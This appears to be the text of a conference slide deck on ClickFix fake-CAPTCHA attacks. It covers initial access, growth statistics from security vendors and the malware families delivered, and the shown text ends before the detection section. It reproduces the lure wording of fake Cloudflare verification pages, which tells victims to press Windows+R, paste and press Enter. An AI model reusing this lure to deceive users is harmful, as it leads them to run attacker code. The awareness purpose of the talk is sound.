

COPY AND PASTE. EXECUTE AND REGRET!

Click Fix - one of the fastest rising
and most effective threats in H2-2024 & H1-2025

WHOAMI

➤ PHẠM TÀI TUỆ

@TUEDENN ~6y in SEC

SPEAKER @ SBC 2023, 2024

@GODEFEND COMMUNITY



INTRODUCTION

NO MATTER WHO THREAT ACTORS ARE,
IF THEY WANNA “HACK” YOU,
THEY MUST GAIN INITIAL ACCESS FIRST!

AGENDA

➤ INITIAL ACCESS

CLICK FIX, fakeCAPTCHA

DETECT & HUNTING

SUMMARY

- OVERVIEW
 - IMPACT
 - INITIAL ACCESS BROKER
- COMMON INITIAL ACCESS VECTOR
 - TRADITIONAL
 - NEW ERMERCY

AGENDA

INITIAL ACCESS

➤ CLICK FIX, fakeCAPTCHA

DETECT & HUNTING

SUMMARY

- OVERVIEW
- STATICS
 - RISING & EFFECTIVE
- ANALYSIS
 - ATOMIC OF CLICKFIX
- CLICK FIX IN THE WILD
 - THREAT ACTORS WHO USING
 - VIETNAM AWENESS!

AGENDA

INITIAL ACCESS

CLICK FIX, fakeCAPTCHA

➤ DETECT & HUNTING

SUMMARY

- DETECTION
- THREAT HUNTING
 - INSITE
 - OUTSITE
- PREVENTION

AGENDA

INITIAL ACCESS

CLICK FIX, fakeCAPTCHA

DETECT & HUNTING

➤ SUMMARY

- KEYPOINTS & TAKE AWAY
- WHAT NEXT & FOLLOW UP
- QUESTIONS
- THANK YOU



INITIAL ACCESS

OVERVIEW
IMPACT
INITIAL ACCESS BROKER
COMMON INITIAL ACCESS VECTOR

INITIAL ACCESS - OVERVIEW

- The adversary is trying to get into your network.
- by using various entry vectors to gain their initial foothold
 - With 11 Techniques
 - And 11 sub-Techniques

<https://attack.mitre.org/tactics/TA0001/>

ID: TA0001

Created: 17 October 2018

Last Modified: 25 April 2025

Initial Access
11 techniques

INITIAL ACCESS - IMPACT

- Initial access can lead to data leak, lateral movement, or ransomware deployment, etc.
 - Stealers, Credential-harvesting malwares -> credential theft
 - Remote Access Trojans -> establishing a foothold
 - Ransomwares -> monetization
- Defending against initial access could disrupts the entire attack chain

INITIAL ACCESS VECTOR

TRADITIONAL METHODS


- [T1566] Phishing
- [T1189] Drive-by Downloads
- [T1133] Exposed RDP
- [T1190] Exploiting Public-Facing Applications

NEW EMERGING METHODS

- ClickFix
- Email Bombing
- SEO poisoning
- Malvertising
- Cloud Accounts [T1078.004]

INITIAL ACCESS BROKER

- Gain initial access to corporate networks
 - Sell on dark web forums or underground marketplaces
 - Or transfer to other groups
 - As-a-service, cost-effective
- **TA571** is an example of IAB
 - 1st observed using **ClickFix** in the wild



74 75 65 64 65 6E 6E

TUEDENN

TUEDENN FROM GODEFEND

ANALYSIS CLICK FIX

OVERVIEW
STATICS
ANALYSIS
CLICK FIX IN THE WILD

CLICK FIX - OVERVIEW

- ClickFix is an **emerging social engineering** tactic
- First identified by Proofpoint in 03/2024
- Emerged and become one of the fastest rising and most effective threats in H2-2024 & H1-2025


CLICK FIX - OVERVIEW

- Just simple principle: *Copy & Paste. Execute & Regret!*
 - Let user **copy** the malicious command by themselves
 - Paste into **Run** command dialog box
 - and ...
 - Press “Enter” to **execute!**
- Once executed, the adversary will typically be able to establish a foothold on the victim's machine.

CLICK FIX - OVERVIEW

Verify You Are Human

Please verify that you are a human to continue.



Verification Steps

1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter

Cloudflare verification

Verify the action below.

Complete these Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key + R.
2. In the verification window, press **Ctrl + V**.
3. Press **Enter** on your keyboard to finish.

You will observe and agree:

☒ "Verify you are human - Cloudflare Verification ID: 7762"

Perform the steps above to finish verification.

VERIFY


Fake captcha

JOIN CHATGPT COMMUNITY ONLINE NOW: 82,951


Please verify that you are a human to continue.




1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter



CLICK FIX - OVERVIEW



Fake Word error



Fake Browser error

CLICK FIX - STATICS

- Classified and highlight as Top Trends of Initial Access techniques by RedCanary

<https://redcanary.com/threat-detection-report/trends/initial-access/>



“


Paste and run, a technique used to fool users into running malicious code, grew in popularity in the second half of the year.

CLICK FIX - STATICS

- H2-24 & H1-25, ESET's detection for ClickFix, grew by **517%**
- ClickFix was so effective that
 - multiple TA sell builders for these landing pages
 - with tailored delivery mechanisms (e.g. email spam, malvertising)
- Good example of how threat actors quickly adopt new techniques, once they prove to yield results

CLICK FIX - STATICS

ClickFix from virtually non-existent to the 2nd most common attack vector blocked by ESET




HTML/FakeCaptcha detection trend in H2 2024 and H1 2025, seven-day moving average

<https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf>

CLICK FIX - STATICS

- Adversary using ClickFix to deliver multiple malware families
 - Lumma Stealer, VidarStealer, Stealc
 - VenomRAT, AsyncRAT, NetSupport
 - Havoc, Cobalt Strike
 - Interlock Ransomware
 - etc
- Impacted organizations in **a wide variety of industries**

CLICK FIX - STATICS



ClickFix distribution of cases per week by Unit42 @ Paloalto


<https://unit42.paloaltonetworks.com/preventing-clickfix-attack-vector/>

CLICK FIX - STATICS



